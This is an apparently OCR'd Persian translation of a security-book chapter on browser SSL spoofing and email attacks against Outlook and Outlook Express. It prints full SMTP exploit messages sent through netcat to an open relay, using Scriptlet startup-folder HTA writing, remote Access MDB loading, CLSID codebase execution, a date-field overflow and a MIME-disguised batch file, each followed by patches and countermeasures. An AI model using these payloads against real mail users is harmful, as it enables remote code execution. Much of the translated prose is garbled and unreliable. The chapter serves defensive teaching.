با سپاس از تخفیف (relaxation) (استراحت ـ تمرد اعصاب) قوانین صادرات ایالت متحده، در مورد نسخه ۱۲۸ بیتی Netscape و IE که برای هر کس درکشور برای لیستهای ممنوع شده معین، قابل دسترسی هستند زیرِ IE ، جعبه (About) را برای بدست آوردن اطلاعات روی نسخه ۱۲۸ بیتی باز کنید.

برای کاربرهای Netscape ، صفحهdownload اصلی را در :

http://home.netscape.com/download

کنترل برچسب رمزگشائی قوی ۱۲۸ بیتی را جستجو کنید.

رفع از مشکل ناشی از گواهی اعتبار ssl مرورگر وب(Web Bnowser ssl Certificate) می‌باشد.

Validation Bypass .(گذرگاه فرعي گواهي اعتبارssl .مرورگر وب)

Popularity:	3
Simplicity:	1
Impact:	6
Risk Rating:	3

ایـن نـوع(issue) درگیری کلاهبرداری از نواحی قانونی ssl وب سایت است که بطور عادی آنرا توسط کنترل دوباره اصلیت گواهی یا سندی با نامDNS و آدرس IP سرور در پایان اتصال دیگر، باطل یا ناتوان خواهد ساخت.

ایـن برطبق تشخیص ssl می باشد. به هرصورت، نیم امنیتی ACROS.از اسلونیا کشف کردند که ایجاد عیب یا نقص با نسخه‌های پیام دهنده Netscape قبل از 4.73 شماره گذاری شده است .

در این نسخه‌ها(Versions) وقتیکه، وجود نشست ssl ثابت شده بود، پیام دهنده نه آدرسهای IP را مقایسه می‌کرد و نه نامهای DNS زا از یک گواهی در برابر نشستهای ssl (sessions) موجود .

با گول زدن یک مرورگر بطور محرمانه بداخل یک نشست ssl گشایش‌کننده با یک وب سرور جنایتکارانه که بعنوان یک وب سرور درست لباس مبدل می‌پوشید ، تمام نشستهای بعدی ssl روی وب سرور درست که در حقیقت ، بدون هیچیک از اعلانهای استاندارد خطر ارائه شده به کاربر روی سرور جنایتکار به پایان خواهد رسید .

آری ایـن یـک تخریـب کننده مغز است ، برای یک توضیح دقیقتر یا کاملتر، اعلان اصلی تیم Acrose را CERT مشورتی05-2000 در سایت زیر نقل شده است :

.http://wwwCert.Org/advisories/CA-2000-05.html

فهمـیدن یـا درک گرفـتاریهای ناشـی از ایـن آسیب پذیری به زحمتش می‌ارزد، بهرحال، اهمیتی نداردکه چگونه هم ترازی بعید متغیرهای آنرا مجبور به کار می‌کنند. تعداد زیادی از مردم تحت تأثیر واقع می‌شوند زیرا وقتی که icon قفل ssl کوچک در مرورگرشان پدید می‌آید، آنها دیگر نگرانی ندارند.

اقدام متقابل در برابر فریب ssl مرورگر وب Web Browser SSL Fraud

همانطوریکـــه نمایـــان ســـاختیم، نســـخه 4.73 پـــیغام دهـــنده را بـــالا بـــبریم یـــا ایـــنکه مشـــکل را در ســـطح بالاتـــر حـــل کنـــیم. (آنـــرا در http://home.netscape.com/download بدست آورید کاربران IE بایستی سایت زیر را ببینند :

http://www.microsoft.com/technet/security/bulletin/m s00-039.asp

(برای اطلاعات pateh تکه برنامه کامپیوتری).

بدیهـی اسـت تنها راه مطمئن این است که یک گواهی سایت شناسائی (Certificate) زمانی درست است که بصورت دستی گواهی سرور هدیه شده به مرورگر را کنـترل کـند. هـم در Netscape هـم درIE بـا کلـیک کـردن آیکـن Lock کوچک در سطح پائین‌تر مرورگر این عمل را اجرا می‌کند.شما می‌توانید همچنین این اطلاعـات را توسـط کلـیک کـردن دکمـه Security روی Netscape toolbar بدسـت آوریـد در IE ، بـا کلـیک کـردن آیکـن lock نـیز کـار خواهد کرد یا File\properties مادامیکه صفحه محافظت شده ssl را مشاهده می‌کنید برای نمایش گواهی info انتخاب کنید . شکل ۵ـ۱۶ گواهی برای یک وب سایت عمومی را نمایش می‌دهد .

دو نصـب در IE بـه کاربـران کمک می‌کند که بصورت خودکار اگر یک (Certificate) گواهی ssl سرور لغو شده باشد آن را پیدا کنند . آنها Check For Certificate Revocation (کنترل لغو گواهی سرور) و Check For Publisher Certificate Revocation هستند تحت:

.Tools\Internet Options\Advanced\Security

حك كردن Email

اغلـب مـردم اینترنـت را بـا عمـل متقابل قابل مشاهده Word wide web می شناسند بهرحال، ظرفیت (Volume) روزانه Email فرستاده شده بر روی اینترنـت احـتمالاً تجـاوز از مقـدار عـبورو مـرورTrafic وب مـی‌باشـد.Email (پست الکتریکی) بدینگونه مؤثرترین راه اصلی مجزاست بداخل فضای محاسبه شده کاربر اینترنت، بطور جالب توجه، آن فصل مشترکی از این پروتکل وسیع عمومی اینترنت می‌باشد، نیروی بالقوه در برابر خطرات بیشمار HTMLفرمت شده پیغامهای Email

تنها حامل مؤثر حملات بیشمار مرورگر هستند که ما تاکنون بحث نموده‌ایم و شاید حتی هم بیشتر . یک مقدار سالم از تکنولوژیهای کد سیال(mobile) که در پیغامهای Email تعبیه شده و تقریباً بازی کودکانه برای انجام کاربرهای گول‌خور هستند را نیز اضافه کنید .




Figure 16-5. A server's SSL certificate is examined in IE. Make sure that this information is as expected when visiting SSL-ized servers.

توجه :

اگرچه ما مختصراً راجع به آن در این بخش صحبت می‌کنیم، این تکنیکها بطور آشکار برای پیغامهای فرستاده شده به گروههای خبری اینترنت کاربردی هستند . یک چنین فنونی ممکن است حتی بیشتر از حمله های مقاله تجاری مورد استفاده این تکنیک ها باشند و خسارت گسترده‌ای ببار آورند .

```
helo
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset = us - ascii
Content-Transfer-Encoding: 7bit
<HTML>
<h2> Hello World! </h2>
</HTML>
.
quit
```

سپس این فایل را در یک خط دستور تایپ کنید و به اطلاعات خروجی در میان netcat متصل شوید، که در قسمت استماع (listening)میل سرور مناسب اشاره

خواهد شد شبیه ذیل :

type malicious.txt |nc-vv mail.openrelay.net 25

بدیهی است که حک کنندگان جنایتکار میل سرور مهمی که ارسال پی‌درپی نامحدود پیغامهای SMTPرا پیشنهاد می‌دهد انتخاب خواهند کرد و برای اینکه آدرس IPمنبع خودشان را نامفهوم و مبهم سازند متحمل زحمت زیادی خواهد شد بنابراین آنها بوسیله وقایع ثبتی(logs)میل سرور مفقودالاثر می‌باشند.

TIP اخطار"Open SMTP relays"اغلب توسط مبلغان تجاری مورد سوء استفاده قرار می‌گیرند و می‌توانند براحتی در مباحث Usenetیا بطور تصادفی در http://mail-abuse.org پیدا شوند.

اگر شما نیز بخواهید attach (فایل ضمیمه‌ای یا پیوست) بهمراه پیغام قالب‌گیری HTML بفرستید، ممکن است بعضی چیزها یک کمی نیرنگ آمیز شوند. شما بایستی یک قسمت دیگرMIMEرا به پیغام اضافه کنید و attach را کدگذاری کنید.(RFCs 2045-49) بهترین کاربردپذیری یا فایده ای برای اجرای آن بطور اتوماتیک، mpack توسط John G Meyers می‌باشد که قابل دسترس در :

http://www.21 ST-century.net/pub/Utilities/Archivers/.Mpack

می‌باشد.که بطور دلپذیری به سر صفحاتِ مناسب اضافه می‌گردد بطوریکه اطلاعات خروجی می‌توانند بطور مستقیم به سرور SMTP فرستاده شوند در اینجا مثالی از mpack می‌زنیم که یک فایلی را بنام plant.txt به رمز درمی‌آورد و آنرا بصورت اطلاعات خروجی به یک فایلplant.min می‌فرستد آرگومانS خط موضوع (subject line) را از خود پیغام جدا می‌کند و این اختیاری است.

mpack-s Nasty-gram –o plant.mim plant.txt

حالا قسمت مهارآمیز یا نیرنگ آمیز آن. این قسمت MIME بایستی در داخل پیغام فرمت شده HTML. موجودمان قرار گرفته باشد. ما مثالهای اولیه را بکار خواهیم برد . مرزهای MIME مشتری همانطوریکه در خطهای :Content-Type مشخص یا تعریف شده اند. مرزهای MIME با دو تا dash قبل از آن، و بستن مرز نیز با دو تا dash بصورت پسوند انجام می‌گیرد.

توجه داشته باشید که اهم این پیغام در روی"high" فقط برای قطعه‌ای از آرایش ویندوز که برای به دام کشیدن قربانی یا هدف تنظیم شده است طراحی شده است :

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary = "_boundary1_"
- - _boundary1_
Content-Type: multipart/alternative;
boundary = "_boundary2_"
- - _boundary2_
Content-Type: text/html; charset = us-ascii

<HTML>
<h2> Hello World! </h2>
</HTML>
- - _boundary2_ - -
- - _boundary1_ - -
Content-Type: application/octet-stream; name = "plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
```

```
Content-Disposition: inline; filename = "plant.txt"
Content-MD5: Psn + mcJEv0fPwoEc4OXYTA = =

SSBjb3VsZGEgaGFja2VkIHlhIGJhZCANCg = =

- - _boundary1_ - -
.
quit
```

باpipe کردن متصل‌کردن آن بوسیله netcat به یک سرور باز SMTP و پیغام فرمت شده HTML با فایل plant.txt که ضمیمه یا پیوست شده به:
hapless @ victime.net

برای فهم بهتری از مرزهای MIME در پیغامهای چند قسمتی RFC2046 بخش 5.1.1 را در ftp.//ftp.isi.edu/in-notes/rfc2046.txt ببینید این ممکن است همچنین حاوی اطلاعات آموزنده‌ای برای آزمایش کردن یک پیغام تستی فرستاده شده به Outlook Express باشد .

بر رویProperties\ Details\ Message source برای دیدن اطلاعات پردازش نشده کلیک کنید .(Outlook به شما اجازه دیدن تمام داده‌های پردازش نشده SMTP را نمی‌دهد.)

در سرتاسر این فصل، ما به این روش بعنوان یک "mailhacking Capsule" رجوع می‌کنیم بگذارید این تکنیک کلی را برای بعضی هجوم یا حملات مشخص بکار ببریم.

⛔ اقدامات متقابل در برابر Generic Mail Hacking (حك كردن پست عمومي)

بدیهی است انتقال یا ارائه HTML mail بایستی توسط نرم افزار ایستگاه کاری پست الکترونیکی غیرفعال شود . متأسفانه غیرممکن است که برای ایستگاههای کاری پست الکترونیک مدرن و خصوصیات اضافی وب بطور قطعی در پست الکترونیکی غیرفعال شده باشد و همان تکنولوژی کد سیار(mobile code) هستند. ما قبلاً در مورد چگونگی انجام آن در فصل مناطق امنیتی بحث نموده‌ایم اما اینجا دوباره آنرا آنقدر تکرار می‌کنیم تا پیغام در آن جا بیفتد .

برای هر دوی Microsoft Outlook و express Zone Outlook را تحت Secure Content برای سایتهای محدود شده تحت Tools\Options\Security قرار دهید .همانطوریکه در شکل ۲ـ۱۶ نشان دادیم. این تنظیم تکی مواظب خیلی از مشکلات معین آتیه می‌باشد که فوق العاده توصیه می‌شود. و بدیهی است، بررسی یا رسیدگی امن به attachment (مضموم)میل خطرناک است. اولین غریزه اغلب مردم سرزنش نمودن فروشندگان مثل ویروس I Love you (که مختصراً مورد بحث قرار می‌گیرد) می‌باشد اما حقیقت امر این است که تقریباً تمام کدافزار(malware) یا افزار بد و مضر میل‌های تحمل شده تعداد اجابت در قسمتی از کاربر رالازم می‌دانند . تکه برنامه Outlook قابل دسترس در:
http://office.microsoft.com/downloads/2000/Out2ksec.aspx

اجراكردن كد اختياري از ميان Email :

حملات ذیل نشان می دهند تعداد زیادی از مکانیسم های متفاوت برای اجرای فرمانهای روی دستگاه قربانی، بسادگی توسط باز کردن پیغام جنایتکارانه یا پیش نمایش آن در قطعه پیش نمایش Outlook فعال شده‌اند.

حملات میل "Safe For Scripting"

Popularity:	*5*
Simplicity:	*6*
Impact:	*10*
Risk Rating:	*7*

حملات یا هجومها بیشتر از این مهلک و کشنده نمی‌باشند. تمام آنچه یک قربانی بایستی انجام دهد این است که پیغام را بخواند آنرا در تکه برنامه پیش نمایش مرور کند اگر Outlook/OE پیکره‌بندی شده است هیچ مداخله‌ای از طرف کاربر لازم نیست. رفتار ویژه مبنی بر کد Proof-of-concept اثر جرجی گانینسکی Scriptlet.typlib را در:

http://www.guninski.com/scrtlb-desc.html.

بکار می‌برد .

در اینجا یک نسخه اصلاح شده که به داخل کپسول حک کننده میل ارسال شده است ، وجود دارد:

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Ya gotta read this!
MIME-Version: 1.0
Content-Type: text/html; charset = us - ascii
Content-Transfer-Encoding: 7bit
If you have received this message in error, please delete it.
<object id = "scr" classid = "clsid: 06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset ( );
scr.Path = "C:\\WIN98\\start menu\\programs\\startup\\guninski.hta";
scr.Doc = "<object id = 'wsh' classid = 'clsid: F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'></object><SCRIPT>alert ('Written by Georgi Guninski
http: //www.guninski.com'); wsh.Run ('c:\\WIN98\\command.com'); </"+"SCRIPT>";
scr.write ( );
</SCRIPT>
</object>
.
quit
```

این کد یک حمله دو مرحله‌ای را اجرا می‌کند . اول فایل کاربردی HTML (با پسوند hta.) ایجاد می‌کند در یک پوشه start up کاربر و بازده مفید اسکریپت را روی آن مـی‌نویسـد. ایجاد فایل بی‌صدا رخ می‌دهد و تقریباً بوضوح قابل مشاهده کاربرهاست. اینجا چگونگی پیغام آزمایشی مان که شبیه به آنچه در inbox کاربر هست را نشان می‌دهد. (OE) در اینجا نمایش داده شده است.) این تمام آن چیزی است که بایستی برای حمله اتفاق بیفتد تا کامل شود.

دومیـن مـرحله زمانـیکه کاربـر ناچـار بـه راه‌انـدازی (reboot) دستگاه می‌شود شروع می‌شود . (البته اسکریپت میتوانست کامپیوتر کاربر را نیز راه‌اندازی کند. فایل HTA. در Start up اجـرا شـده اسـت.(فایلهـای HTA. بطور خودکار توسط shell ویندوز به زبان قابل فهم ترجمه می‌شود. درمثال زیر به کاربر با پیغام محاوره‌ای خوش‌آمدگویی می‌شود.

ایـن کـاملاً یـک عمـل بـی ضرر است که باید خارج از حیطه دسترسی اجرا شود . اینجا قربانی کاملاً شامل لطف مهاجم قرار می‌گیرد. فراخوان بعدی، ورم kak بر اساس توضیح آسیب پذیری Scriptlet می‌باشد و ممکن است همچنین جهت شکار کاربرهای ناآگاه Outlook مورد استفاده قرار بگیرد.برای اطلاعات بیشتر درباره kakببینید:

http://www.symantec.com/Avcenter/Venc/data/wscript.kakworm.html

اقدامات متقابل در برابر "Safe for Scripting"

تکه برنامه ای برای قطعات Scriptlet/Eyedog Active x موجود در:

http://www.microsoft.com/technet/security/bulletin/ms99-032.asp

را فراهم آورید .

حائز اهمیت است که یک مرتبه دیگر دقت کنید که این مشکل تنها با Scriptlet و Eyedog اصلاح می‌شود. برای رسیدن به یک امنیت واقعی، Activex را برای خوانندگان mail غیرفعال کنید، همانطوریکه در فصل حوزه‌های امنیتی بحث کردیم.

اجراي اسناد اداري (office) Activex را بكار مي برند

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

وقتـیکه جرجـی گانینسـکی برچسبهای Activex تعبیه شده در پیغامهای پست الکترونیکی HTML جهت راه اندازی نهانی کنترلهای خطرناک Activex را اجـرا نمـود، دیگـر دسـت از کـار نکشـید.نکـته هـای مشـورتی بعدی وی که در سایتش خاطر نشان می‌سازد که اسناد نهانی خطرناک Microsoft می‌توانستند شروع به

بکارگیری همان تکنیک نمایند. این اکتشاف پوشش داده می شوند با: (برای اسناد Excel و powerpoint) http://www.guninski.com/sheetex-desc.html و http://www.guninski.com/access-desc.html (شروع بکارکردن Visual Basic جهت کاربردها [VBA] میان دسترسی داده های پایه (data baser) را پوشش می‌دهد .

ما اینجا دومین پیدایش آنها را به دو دلیل مورد بحث و بررسی قرار خواهیم داد. اولاً موضوعExcel/powerpoint هست که واقعاً برای توانائی در جهت نسخه برداری فایلها بطور نهانی روی دیسکت (disk) جالب‌ترند . ثانیاً آسیب پذیری اساسی دستیابی شدیدتر از نظریه خیلی ها در اجتماع امنیتی چونکه آن با حیله هر مکانیسم امنیتی بکار رفته در x Active توسط کاربر را گیرمی‌اندازد . حتی اگر x Active کاملاً غیرفعال شده بود، شما هنوز آسیب پذیر هستید و شدت این مشکل توسط انستیتو SANS بطور عالی تشخیص داده شده بود که آنرا اینطوری معرفی کردند . خطای برنامه نویسی تقریباً خطرناک در ایستگاه کاری (workstation) ویندوز (تمام گونه ها-۹۵،۹۸،۲۰۰۰، NT4.0) که مایکروسافت ایجاد کرده است ، ببینید :

http://www.sans.org/newbook/resource/win-flow.html

مشکل قرار می‌گیرد در کنترلهائی که ویندوز اجرا می‌کند زمانیکه فایل دسترسی (MDB..) راه‌اندازی شود داخل IE از برچسب شئ (Object)، همانطوریکه نشان داده شده در این جزء کوچک از HTML پیشنهادی جرجی گانینسکی:

<oBJECT data=”db3.mdb” id=”d1”></oBJECT.>

به محض اینکه IE با برچسب Object مواجه و رویارو می‌شود آن پائین گذاری یا download می‌کند داده های پایه Access تعیین شده در پارامتر data و سپس فرامی‌خواند Access را جهت بازکردنش. او اینکار را قبل از اعلان به کاربر در مورد مخفیانه یا نهانی برای هر خسارت ناشی از اجرا کردن داده پایه (data base) . بنابراین داده پایه شروع می‌شود اگر IE/Outlook/OE پیکره‌بندی شده است برای اجرای کنترلهای Active پایه ugh.

عملکرد جرجی به یک فایل از راه دور میزبان توسط وب سایتش بنام db3.mdb که یک دسترسی یا دستیابی به داده پایهٔ می‌باشد اعتماد می‌کند و شامل یک شکل تنهاست که شروع به اجرای برنامهٔWordPad می‌نماید .

```
helo somedomain.com
mait from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: And another thing!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset = us-ascii

<HTML>
<h2> Enticing message here! </h2>
<OBJECT data = "http://www.guninski.com/db3.mdb" id = "d1"></OBJECT>
</HTML>
.
quit
```

ما مرجع صریح و آشکار URL را در این مثال برای فایل db3.mdb . جرجی ارائه کرده‌ایم تا اینکه از طریق Email کار کند (خط کد قبلی لیست‌بندی شده که شامل URL در db3.mdb /http://www.guninsk.com می‌باشد را ببینید تیم SANS ادعا کردکه SMB را در سراسر اینترنت برای دستیابی یا دسترسی به فایلها به اشتراک گذاشته است . چه تعداد سرور FTP را می‌شناسید که به پیغامهای ارسال دریافت شده بازرسی نشده اجازهٔ عبور می‌دهد ؟ ما در مورد سایز مخزنها یا ظرفهایی که می‌توانستند مورد استفاده باشد بحث می‌کنیم .

صفحهٔ اشاره اینجا آن چیزی است که بوسیلهٔ منتقل‌کردن این برچسب (tag) ساده ، IE/Outlook/OE را dowmload می‌کند و یک فایل محتوی یک ماکروی قوی VBA بدون ارسال یا فرستادن هیچ کاربری را روانه می‌سازد ، آیا کسی هم هست که از آن هراس نداشته باشد ؟!....

اقدام متقابل : معین کردن کلمة عبور Access Admin

بـا غـیرفعال نمودن Activex این رفتار Access متوقف نخواهد شد ، برای اینکه آن بایستی مطابق با راهنمایی‌های یا آموزشهای یافت شده در سایت زیر تعمیر شود :

http://www.microsoft.com/technet/security/bulletin/ms00-049.asp

مـا توجـه خـاص شما را به تکه برنامه بویژه برای عمل دستیابی مربوط معطوف کردیم (ماکروسافت آنرا آسیب‌پذیری IE Script می‌نامد) تکه برنامه کامپیوتری می‌تواند پیدا شود در :

http://www.microsoft.com/Windows/ie/download/critical/patch11.html

پیرامون کاری (work – around) بایستی کلمهٔ عبور Admin را برای دستیابی (با یان پیش‌فرض که خالی است) اجرا کند ، به شرح ذیل :

۱- Access 2000 را شروع کنید اماهیچ اطلاعات پایه‌ای را باز نکنید .

۲- Tools / Security را انتخاب کنید.

۳- User و Group Acounts را انتخاب کنید .

۴- کاربر Admin را که بایستی بعنوان پیش‌فرض تعریف شده باشد انتخاب کنید .

۵- بروید به برچسب change logon password

۶- کلمهٔ عبور Adminبایستی خالی باشد اگر هرگز تغییر نیافته باشد .

۷- یک کلمهٔ عبور برای کاربر Admin ایجاد کنید .

۸- Ok را جهت خروج از منو کلیک کنید .

ایـن از ایـنکه کـد نابکـار VBA بـا امتـیاز کـامل اجـرا و راه‌اندازی شود جلوگیری می‌کند SANS نیز خاطر نشان می‌سازد که مسدودکردن فایل خروجی ونیدوز که در firewall یـا دیـوارهٔآتـش (TCP 139 & TCCP445) بـه اشـتراک گـذارده شده ، امکان مورد نیرنگ قرارگرفتن کاربرها در داخل شروع اجرای کد از راه دور را کاهش خواهد داد .

اجراي فايلهاي بكاربرده شده در پارامتر Nonzero Activex CLSID

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

اسـاس ایـن آسـیب‌پذیـری تقریـباً ملاحظـهٔ بـدون مقدمـهٔفـایل حـاوی آدرس Bugtraq (http://www.securityfocus.com/bugtraq/archive) کـه مـربوط مـی‌شـود به malware.com ، آسیب‌پذیری force feeding (بعدی را ببینید) . Weld Pond هک کننده extraordinaire از Lopht و شهرت Net cat NT ، از طرف همکارش DilDog بصدا در آید ، از cult و از Dead Cow و شـهرت Back Orifice 2000 بـرای ارائـه یـک مکانیسـیم بـرای اجـرای فایلهـای force fed (غـذای مقـوی) بـرای کاربـرها بوسـیلهٔ تکنـیک malware.com بـا پـیکره‌بـندی برچسـب Activex Object بـا یـک پارامتر غیرصفری CLSID درون بدنهٔ پیغام جنایتکار پست الکترونیکی ، هر فایلی روی دیسـک قـابل اجـرا مـی‌باشد .این پیشنهاد وحشت‌آمیز any را قابل اجرا می‌سازد روی دیسک کاربر هدف نهائی . اینجا نمونه‌ای از پست الکترونیکی با پوشش هک کننده به نمایش گذارده شده :

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset = us - ascii
```

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT CLASSID = 'CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE = 'C:\windows\calc.exe'></OBJECT>
</BODY></HTML>
.
quit
```

بـه پارامـتر غیرصفر CLSID دقت کنید . این آن چیزی است که عملکرد tick را می‌سازد ، فایل که باید اجرا شود بسادگی در پارامتر CODE BASE

کاربرهای Outlook اگر یک پیغام متخطی را بازنگری کنند ، بخوانند ، جواب دهند (reply) یا به بعدی بفرستند (forward) کنند آسیب‌پذیر هستند .
در ابـتدا عملکرد کد به Bugtraq ارسال شده بود ، تا اینکه بعداً فاش شده بود که این مثال سخت کدبندی شده (hard – coded) درجهت کارکردن در برابر سرور روی یـک LAN خصوصـی مـی‌باشـد و بنابرایـن وقتـیکه به کاربرهای متصل شده به اینترنت پست شده است عمل نخواهد کرد ، بنظر می‌رسد عمل ارسال اشتباهاً توسط Aaron Drew ، کسـی کـه ظاهـراً سـعی کـرده بود یک تکنیک مشابه برای پوشش هک‌کنندهٔ mail ارائه دهد انجام شده است که در این بخش خاطر نشان ساختیم زمانیکه وی بطور غیرعمدی پیغامی bugtraq ، ایجاد شده بود ارسال کرد .
برای ضبط یک چنین پیغامی بنظر می‌رسد چیزهایی در ذیل باشد .

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
Date: Sun, 7 May 2000 11:20:46 +[~1000bytes + exploit code in hex or ascii]
Subject: Date overflow!
Importance: high
MIME-Version: 1.0
Content-Type: text/plain; charset = us - ascii

This is a test of the Outlook/OE date field overflow.
.
quit
```

پـــــژوهش سیســـــــتم‌هـــــای امنیتـــــی محـــــرمانه (Underground Security system Research) یعنـــــی (http://www.ussrback.com , USSR) و همچنیـــــن ادعـــــای اعتـــــبار نمـــــو بـــــرای کشـــــف ایـــــن flaw (درز–رخنه) (یا حداقل شنیدن دربارهٔ آن از یک هک‌کننده بنام Metatron)

اقدام متقابل براي Date Field Overflow (سرریزشدن فیلد تاریخ)

مطابق مجلهٔ ارسال شده توسط ماکروسافت در
http://www.microsoft.com/technet/security/bulletin/ms00-043.asp
آسیب‌پذیری می‌تواند توسط نصب fix در :
http://www.microsoft.com/Windows/ie/download/critical/patch9.html
اصلاح شده باشد .
این می‌تواند همچنین توسط یک پیش‌فرض نصب هر یک از ارتفاع دهندگان زیر حذف شده باشد :
Internet Explore 5.01 Service Pack 1
Internet Explore 5.5 on any system except Windows 2000
(روی هر سیستمی بجز ویندوز ۲۰۰۰)
کاربـرهای ویـندوز 2000 بایسـتی بـه 5.01 برگـردند و تکـه‌بـرنامه کامپـیوتری را بکـار بـبرند و سـپس آنـرا بالا ببرند تا 5.5 فایل محافظت (پشتیبان) سیستم ویندوز wab32.dll را جهت بروز در آوردن در تکه برنامهٔ IE 5.5 در Win 2k ارائه می‌دهد .
بـدون پـیش‌فـرض نصـب ایـن ارتفـاع‌دهـندگان همچنین این آسیب‌پذیری را حذف خواهندکرد ، بشرط اینکه روش نصب طوری انتخاب شده باشد که قطعات ارتفاع‌دهنده (Upgraded) Outlook Express نیز نصب شوند . (کاربر می‌بایستی این نصب را فوراً انجام دهد)

اجراي MIME

Popularity:	6
Simplicity:	8
Impact:	10
Risk Rating:	8

دقت کنید که Juan Carol's Garcia Cuartango(خوآن کارلوس گارسیا کارتانگو) تحلیل‌گر امنیتی IE . این عمل را وسیلهٔ نفوذ یک ترکیبی از رفتار خارق‌العاده E–mail و برچسب If RAME HTML فراگیرندهٔ همیشگی پیدا کرد . یک استفادهٔ مشابه از IFRAME جهت اجرای پیوستهای E- mail بکاررفته در MIME محتوی ID توسط جرجی گانینسکی در پندآموز یا مشورتی 9# از 2000 ، که قبلاً بحث شد ، نشان داده شده بود ، سهم خوآن کارلوس پیرامون این زمان ، کشف شده بود که انواع فایل قابل اجرا می‌تواند بطور خودکار درون پیغامهایEmail HTML یا IE اجرا شوند اگر که آنها بدون برچسب هستند مانند نوع نادرست MIME ، این عدم برچسب بودن احتمالاً از mialهای شامل فیلترها طفره می‌رود .


http://www.kriptopolis.com

خوآن کارلوس سه نمونه از این تکنیکها را در وب سایتش فراهم می‌آورد ، اینجا یک تغییرپذیری وجود دارد که یک batch file بنام hello . bat مانند یک فایل شنیداری را تغییر قیافه می‌دهد . ما کد خوآن کارلوس را برای نصب یا جایگزین آن در داخل یک mail هک کنندهٔ برای ارسال به بعدی بطرف سرور SMTP اصلاح نموده‌ایم .

```
helo somedomain .com
mail from: mallory@attacker.com
rcpt to: hapless@victim.net
data
Subject: Is Your Outlook Configured Securely?
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
type = "multipart/alternative";
boundary = "1"
X-Priority: 3
MSMail-Priority: High
X-Unsent: 1

- - 1
Content-Type: multipart/alternative;
boundary = “2”

- - 2
Content-Type: text/html;
charset = “iso-8859-1”
Concent-Transfer-Encoding: quoted-printable
<HTML>
<HEAD>
```

```
</HEAD>
<BODY bgColor = 3D#ffffff>
<iframe src = 3Dcid:THE-CID height = 3D0 width = 3D0></iframe>
If secure, you will get prompted for file download now. Cancel. <BR>
If not, I will now execute some commands ... <BR>
</BODY>
</HTML>

- - 2 - -

- - 1
Content-Type: audio/x-wav;
name = "hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

echo off
dir C:\
echo YOUR SYSTEM HAS A VULNERABILITY
pause

- - 1

quit
```

توجه کنید محتوی ID از قسمت MIME با boundary =1 <THE – CID> لیست شده است و این محتوی ID اشاره شده توسط IFRAME که در داخل بدنهٔ اصلی پیغام (MIME port2) تعبیه شده است (هر یک از این خطها برای رجوع پررنگ شده‌اند) وقتیکه این پیغام بازنگری شد در Outlook / OE ، IFRAME ارائه می‌شود و Console را اجرا می‌کند ، همانطوریکه در تصویر بعدی نشان داده می‌شود :



